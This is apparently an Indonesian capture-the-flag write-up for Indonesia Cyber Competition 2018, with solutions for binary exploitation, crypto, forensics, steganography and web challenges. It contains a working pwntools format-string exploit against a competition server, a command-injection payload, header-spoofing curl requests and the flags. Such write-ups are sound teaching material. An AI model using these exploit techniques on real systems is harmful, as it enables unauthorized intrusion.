Write Up Indonesia Cyber Competition 2018

Ravi Dharmawan

Daftar Isi

Binary Exploit

Format Play (50 pts)

Diberikan sebuah file dengan keterangan berikut

```
format_playing: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32,
BuildID[sha1]=cfc85e1fe50254c29b1d27696d087852800cd4a4, not stripped
```

Lalu dibuka dengan menggunakan IDA Pro 32 bit. Berikut ini merupakan bagian code yang paling penting

```
  printf("Hello, ");
  printf(&format);
  puts((const char *)&unk_8048813);
  if ( secret == 0xBEEF )
  {
    puts("Congratulations!");
    system("/bin/cat ./flag.txt");
  }
  else
  {
    v39 = secret;
    printf("secret: %d\n", secret);
    puts("hahaha... shame");
  }
```

Bagian yang ditandai merah merupakan bagian terpenting dan vulnerabilitynya. Karena terdapat pemanggilan printf tanpa disertai dengan formatnya, dan argumen dari printf kita juga yang menentukan. Dengan ini, kita dapat mengganti isi dari variabel secret menjadi 0xBEEF dengan menggunakan Format String Attack. Untuk alamat dari fungsi secret sendiri dapat diketahui dari IDA Pro

```
.data:0804A034                public secret
.data:0804A034 secret         dd 0FFh                 ; DATA XREF:
main+8Cr
.data:0804A034                                        ; main:loc_80486FFr
```

Lalu saya merancang payload seperti berikut untuk mendapatkan flag

```
from pwn import *

def main():
    #r = process("./format_playing")
    r = remote("178.128.106.125",13373)
    secret_addr = 0x0804A034
    p = p32(secret_addr) + "%" + str(0xBEEF - 4) + "c" + "%7$n"
    r.sendline(p)
    r.interactive()

if __name__ == "__main__":
    main()
```

Flag : **IDCC{M4nipulat1n9_F0rm4t_for_pR0f1T_$$$}**

Password Generator (100pts)

Pada challenge ini diberikan service python yang berjalan di nc 178.128.106.125 1337. Berdasarkan deskripsi, program ini menggenerate password random yang panjangnya kita tentukan sendiri. Berdasarkan coba-coba, terdapat celah keamanan command injection disini. Dan soal ini juga sama persis dengan soal penyisihan gemastik tahun lalu karena saya juga termasuk salah satu pesertanya.

Lalu saya memasukan payload berikut untuk mendapatkan flag

```
30' [tab] * [tab] #
```

Lalu saat penyisihan saya pun mendapatkan flagnya

Nb : Penulis mendapatkan flag saat penyisihan, namun saat pembuatan write up ini tidak dapat menyertakan flag karena service sudah tidak berjalan lagi

Crypto

DecryptME (50 pts)

Diberikan sebuah script python dan hasil enkrispsinya. Untuk script pythonnya sendiri seperti berikut

```
from base64 import *
def enkripsi(plain, keys):
      enc = []
      plain = b64encode(plain)
      for i, l in enumerate(plain):
            kunci = ord(keys[i % len(keys)])
            teks = ord(l)
            enc.append(chr((teks + kunci) % 127))
      return ''.join(enc)
```

Inti dari codingan python tersebut adalah mengubah plainteks terlebih dahulu menjadi base64 lalu dilakukan enkripsi (plain + kunci) % 127. Untuk menyelesaikan challenge ini, penulis menggunakan Known Plaintext Attack karena awalan flag pasti IDCC{ dan jika di encode base64 menjadi SURDQ3t

Lalu penulis melakukan brute force terlebih dahulu untuk menemukan kunci

```
cipher = open("enkripsi","rb").read()
plainawal = "SURDQ3t"
key = ""

for x in range(len(plainawal)):
    for y in range(32,127):
        if (ord(plainawal[x]) + y) % 127 == ord(cipher[x]):
            key += chr(y)
            print(key)
            break
```

Output dari script tersebut adalah

```
r
ra
```

```
raj
raja
rajar
rajara
rajaraj
```

Kemungkinan kuncinya adalah “raja” lalu susun penulis susun solvernya untuk mendapatkan flag dengan kunci yang ditemukan

```
cipher = open("enkripsi","rb").read()
key = "raja"
hasil = ""

for x in range(len(cipher)):
    for y in range(32,127):
        if (y + ord(key[x % len(key)])) % 127 == ord(cipher[x]):
            hasil += chr(y)
            print(hasil)
            break

print hasil.decode("base64")
```

Flag : **IDCC{S1mpl3_4nd_stR4ight}**

OldCrypt (70 pts)

DIberikan sebuah file bernama flag dan kunci. Dan isi dari file kunci adalah seperti berikut

```
r404404loa404kcf404tebhv404zmd404sgnx404ypqw404iju
```

Sedangkan isi file flag adalah seperti berikut

```
zezse rarvrt hpmoe
pmyph heyr zkmrhvphhrm apmer
lknvrnevrt yrmsr vkvrt
xrzsre kmfhrp zknretmjr
vrxhrn skvrmfe
yrhhrm yknehry wrhyp
lklrxhrm zezsezp ae rmfhrxr
wrnmre lemyrmf ae bewr
zkmrnevrt arm yknpx yknyrwr
wrvrp apmer yrh xkemart xpnfr
lknxjphpnvrt srar Jrmf Hprxr
oemyr heyr ae apmer...
xkvrzrmjr
oemyr hksrar teaps
zkzlknehrm xkmjpzrm rlrae
wrvrp teaps hrarmf yrh raev
yrse oemyr vkmfhrse heyr...
vrxhrn skvrmfe
yrhhrm yknehry wrhyp
brmfrm lkntkmye zkwrnmre
bpyrrm zezse ae lpze...
d! zkmrnevrt arm yknpx yknyrwr
wrvrp apmer yrh xkemart xpnfr
lknxjphpnvrt srar Jrmf Hprxr
oemyr heyr ae apmer...
zkmrnevrt arm yknpx yknyrwr
wrvrp apmer yrh xkemart xpnfr
lknxjphpnvrt srar Jrmf Hprxr
oemyr heyr ae apmer...
xkvrzrmjr
EAOO{j0p_Swm3A_z3_m1Ok}
```

Setelah diamati, penulis menghapus semua keyword 404 di file kunci sehingga menjadi seperti ini

```
rloakcftebhvzmdsgnxypqwiju
```

Setelah dicoba-coba ternyata cipher ini menggunakan cipher substitusi. Lalu berikut ini adalah solvernya

```
import string

def substitusi_decrypt(cipher):
    key = "rloakcftebhvzmdsgnxypqwiju"
    key_upper = key.upper()
    alpha = string.lowercase
    alpha_upper = alpha.upper()
    res = ""
    for x in range(len(cipher)):
        if cipher[x].islower() == True:
            pos = key.find(cipher[x])
            res += alpha[pos]
        elif cipher[x].isupper() == True:
            pos = key_upper.find(cipher[x])
            res += alpha_upper[pos]
        else:
            res += cipher[x]
    return res

def main():
    cipher = open("flag","rb").read().split('\n')[:-1]
    for xcipher in cipher:
        print(substitusi_decrypt(xcipher))

if __name__ == "__main__":
    main()
```

Flag : **IDCC{y0u_Pwn3D_m3_n1Ce}**

Forensic

Freedom (120 pts)

Pada soal ini diberikan sebuah file img, lalu penulis mencoba mount menggunakan perintah

```
mount -t ext4 -o offset=4718592,ro image.img /mnt/
```

Lalu penulis mencoba menggunakan perintah

```
ls -lah -R
```

Dan ternyata terdapat output yang menarik yaitu

```
./usr/lib/lua/luci/view:
total 64K
drwxr-xr-x  9 root root 4,0K Sep  6 09:36 .
drwxr-xr-x 11 root root 4,0K Jan 31  2016 ..
drwxr-xr-x  2 root root 4,0K Peb  2  2016 admin_network
drwxr-xr-x  2 root root 4,0K Peb  2  2016 admin_status
drwxr-xr-x  2 root root 4,0K Peb  2  2016 admin_system
drwxr-xr-x  2 root root 4,0K Peb  2  2016 admin_uci
drwxr-xr-x  2 root root 4,0K Peb  2  2016 cbi
-rw-r--r--  1 root root  380 Jan  2  2016 error404.htm
-rw-r--r--  1 root root  366 Jan  2  2016 error500.htm
drwxr-xr-x  2 root root 4,0K Peb  2  2016 firewall
-rw-r--r--  1 root root 2,5K Sep  6 09:36 flag.lua
-rw-r--r--  1 root root  209 Jan  2  2016 footer.htm
-rw-r--r--  1 root root  329 Jan  2  2016 header.htm
-rw-r--r--  1 root root  210 Jan  2  2016 indexer.htm
-rw-r--r--  1 root root 2,3K Jan  2  2016 sysauth.htm
drwxr-xr-x  3 root root 4,0K Peb  2  2016 themes
```

Lalu penulis lihat isi file flag.lua

```
function IllIlllIllIlllIlllIlllIll(IllIlllIllIlllIll) if
(IllIlllIllIllIll==(((((919 + 636)-636)*3147)/3147)+919)) then return not
true end if (IllIlllIllIllIll==(((((968 + 670)-670)*3315)/3315)+968)) then
return not false end end; local IIllllIIllll = (7*3-9/9+3*2/0+3*3);local
IIlllIIlllIIlllIIlllII = (3*4-7/7+6*4/3+9*9);local IllIIIllIIIIllI =
```

```
table.concat;function IllIIIIIlIIIIIl(IIllllIIllll) function
IIllllIIllll(IIllllIIllll) function IIllllIIllll(IllIllIllIllI) end end
end;IllIIIIIlIIIIIl(900283);function
IllIlllIlIlllIlllIlllIlllIlllIIIlll(IIlllIIlllIIlllIIlllII) function
IIllllIIllll(IlIIlIIlIIlI) local IIlllIIlllIIlllIIlllII =
(9*0-7/5+3*1/3+8*2) end end;IllIlllIlIlllIlllIlllIlllIlllIIIlll(9083);local
IllIIlIIIllIII = loadstring;local IlIlIlIlIlIlIlIlII =
{'\45','\45','\47','\47','\32','\68','\101','\99','\111','\109','\112','\10
5','\108','\101','\100','\32','\67','\111','\100','\101','\46','\32','\10',
'\114','\101','\113','\117','\105','\114','\101','\32','\34','\110','\105',
'\120','\105','\111','\46','\102','\115','\34','\10','\114','\101','\113','
\117','\105','\114','\101','\32','\34','\105','\111','\34','\10','\10','\32
','\32','\32','\108','\111','\99','\97','\108','\32','\102','\61','\105','\
111','\46','\111','\112','\101','\110','\40','\34','\47','\114','\111','\11
1','\116','\47','\110','\111','\116','\101','\115','\46','\116','\120','\11
6','\34','\44','\34','\114','\34','\41','\10','\32','\32','\32','\105','\10
2','\32','\102','\126','\61','\110','\105','\108','\32','\116','\104','\101
','\110','\32','\10','\32','\32','\32','\112','\114','\105','\110','\116','
\40','\34','\73','\68','\67','\67','\123','\79','\112','\101','\110','\87',
'\82','\84','\105','\53','\57','\48','\48','\68','\33','\125','\34','\41','
\10','\10','\32','\32','\32','\101','\108','\115','\101','\32','\10','\32',
'\32','\32','\112','\114','\105','\110','\116','\40','\34','\87','\101','\3
2','\97','\108','\108','\32','\108','\105','\118','\101','\32','\101','\118
','\101','\114','\121','\32','\100','\97','\121','\32','\105','\110','\32',
'\118','\105','\114','\116','\117','\97','\108','\32','\101','\110','\118',
'\105','\114','\111','\110','\109','\101','\110','\116','\115','\44','\32',
'\100','\101','\102','\105','\110','\101','\100','\32','\98','\121','\32','
\111','\117','\114','\32','\105','\100','\101','\97','\115','\46','\34','\4
1','\10','\10','\32','\32','\32','\101','\110','\100','\10',}IllIIllIIllIII
(IllIIIllIIIIllI(IlIlIlIlIlIlIlIlII,IIIIIIIIIllllllllIIIIIIII))()
```

Bilangan yang ada di file flag.lua merupakan bilangan ASCII, lalu penulis coba konversi ke karakter menggunakan script python berikut

```
x = [
45,45,47,47,32,68,101,99,111,109,112,105,108,101,100,32,67,111,100,101,46,3
2,10,114,101,113,117,105,114,101,32,34,110,105,120,105,111,46,102,115,34,10
,114,101,113,117,105,114,101,32,34,105,111,34,10,10,32,32,32,108,111,99,97,
108,32,102,61,105,111,46,111,112,101,110,40,34,47,114,111,111,116,47,110,11
1,116,101,115,46,116,120,116,34,44,34,114,34,41,10,32,32,32,105,102,32,102,
126,61,110,105,108,32,116,104,101,110,32,10,32,32,32,112,114,105,110,116,40
,34,73,68,67,67,123,79,112,101,110,87,82,84,105,53,57,48,48,68,33,125,34,41
,10,10,32,32,32,101,108,115,101,32,10,32,32,32,112,114,105,110,116,40,34,87
,101,32,97,108,108,32,108,105,118,101,32,101,118,101,114,121,32,100,97,121,
32,105,110,32,118,105,114,116,117,97,108,32,101,110,118,105,114,111,110,109
```

```
,101,110,116,115,44,32,100,101,102,105,110,101,100,32,98,121,32,111,117,114
,32,105,100,101,97,115,46,34,41,10,10,32,32,32,101,110,100,10]
flag = ""
for i in x:
    flag += chr(i)
print(flag)
```

Hasil


```
--// Decompiled Code.
require "nixio.fs"
require "io"

   local f=io.open("/root/notes.txt","r")
   if f~=nil then
   print("IDCC{OpenWRTi5900D!}")

   else
   print("We all live every day in virtual environments, defined by our
ideas.")

   end
```

Flag : **IDCC{OpenWRTi5900D!}**

Steganography

Secret Message (50pts)

Diberikan sebuah file stored.jpg dan password.jpg. Jika kita merubah-rubah brightness dari stored.jpg terdapat sesuatu yang menarik



Dari gambar diatas jika di zoom didapatkan **4c3333744d65496e** jika di decode hex menjadi **L33tMeIn** Maka extract file password.jpg menggunakan password L33tMeIn. Untuk mengekstraknya penulis menggunakan steghide

```
steghide extract -sf stored.jpg -p L33tMeIn
```

DIdapatkan file bernama password.txt yang berisi **5uperBStr0ngP4ass** yang merupakan password dari password.jpg. Extract lagi menggunakan steghide dan didapatkan flag

Flag : **IDCC{Ch4in1nG_5teg0_p4ssW0rD_}**

MPPPssst (80 pts)

Diberikan 2 buah file yaitu cover.jpg dan telordardarrr.jpg. Ketika di cek menggunakan exiftool di cover.jpg terdapat sesuatu yang menarik

```
ExifTool Version Number         : 10.10
File Name                       : cover.jpg
Directory                       : .
File Size                       : 29 kB
File Modification Date/Time     : 2018:09:22 13:28:40+07:00
File Access Date/Time           : 2018:09:26 16:51:58+07:00
File Inode Change Date/Time     : 2018:09:22 13:31:00+07:00
File Permissions                : rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 96
Y Resolution                    : 96
Comment                         : Download lyric here:
pastebin.com/phxSqmq2
Image Width                     : 694
Image Height                    : 558
Encoding Process                : Progressive DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 694x558
Megapixels                      : 0.387
```

Dan dipaling bawah file lirik terdapat sesuatu yang menarik yaitu

```
Doing it boss!
Spreading level: 16286
Header wrote
File has been saved as: telordardarrr.mp3
Hiding process has finished successfully.
Cleaning memory...
```

Setelah dilakukan googling, ternyata output tersebut merupakan output AudioStego. Setelah mendownload AudioStego, kamipun mengekstraknya menggunakan perintah

```
./HideMeIn telordardarrr.mp3 -f
```

Output

```
Doing it boss!
Looking for the hidden message...
String detected. Retrieving it...
Message recovered size: 28 bytes
Message: 'IDCC{st3Gano_s0und_n_h1d3}'
Recovering process has finished successfully.
Cleaning memory...
```

Flag : **IDCC{st3Gano_s0und_n_h1d3}**

Website Hacking

Do not cheat! (30 pts)

Diberikan sebuah web yang beralamat di http://206.189.88.9:6301/ ketika dilihat di source codenya terdapat javascript yang mencurigakan. Lalu penulis mencoba merapihkannya menggunakan js beautifier. Berikut ini merupakan inti dari javascript tersebut

```
var keyCodes = [],
    secretstroke = "38,38,40,40,37,39,37,39,66,65";

function randomInt(t, n) {
    return Math.floor(Math.random() * (n - t) + t)
}

function randomFloat(t, n) {
    return Math.random() * (n - t) + t
}

function Point(t, n) {
    this.x = t, this.y = n
}
$(document).keydown(function(t) {
    keyCodes.push(t.keyCode), 0 <=
keyCodes.toString().indexOf(secretstroke) && ($(document).unbind("keydown",
arguments.callee), $.post("flag.php", function(t) {
        alert(t)
    }))
```

Setelah dilihat di https://api.jquery.com/keypress/ dengan mencobanya satu persatu. Ternyata secretstrokenya adalah <atas><atas><bawah><bawah><kiri><kanan><kiri><kanan>ba Setelah menekan keystroke lalu terdapat alert berisi flag

Flag : **IDCC{0nlY_th3_we4K_che4T}**

007 (100 pts)

Diberikan web dengan alamat http://206.189.88.9:9001/ . Awalnya sebelum mengerjakan soal ini saya membuka web challenge di hp terlebih dahulu terdapat list APK, tetapi saat dibuka di laptop tidak muncul list APK. Lalu penulis mengubah user agent di laptop sehingga terkandung kata Android

Setelah mendownload APK, lau kami melakukan decompile menggunakan http://javadecompilers.com/apk setelah ditelaah dilihat semua file xml dan javanya, ada sesuatu yang menarik di res/values/strings.xml

```
<string name="action_settings">Settings</string>
<string name="app_host">007_h0st.txt</string>
<string name="app_name">007</string>
<string name="app_origin">agent_007.com</string>
<string name="app_param">agent</string>
<string name="app_value">0071337</string>
<string name="app_verb">POST</string>
```

Setelah mengakses http://206.189.88.9:9001/007_h0st.txt ternyata terdapat url flag yaitu http://206.189.88.9:9001/flag.php

Dengan melakukan beberapa percobaan, penulis mendapatkan flagnya dengan perintah seperti ini

```
curl h -H "Origin: agent_007.com" --data "agent=0071337"
```

Flag : **IDCC{s0metim3Z_ag3nt_iZ_us3fuLL}**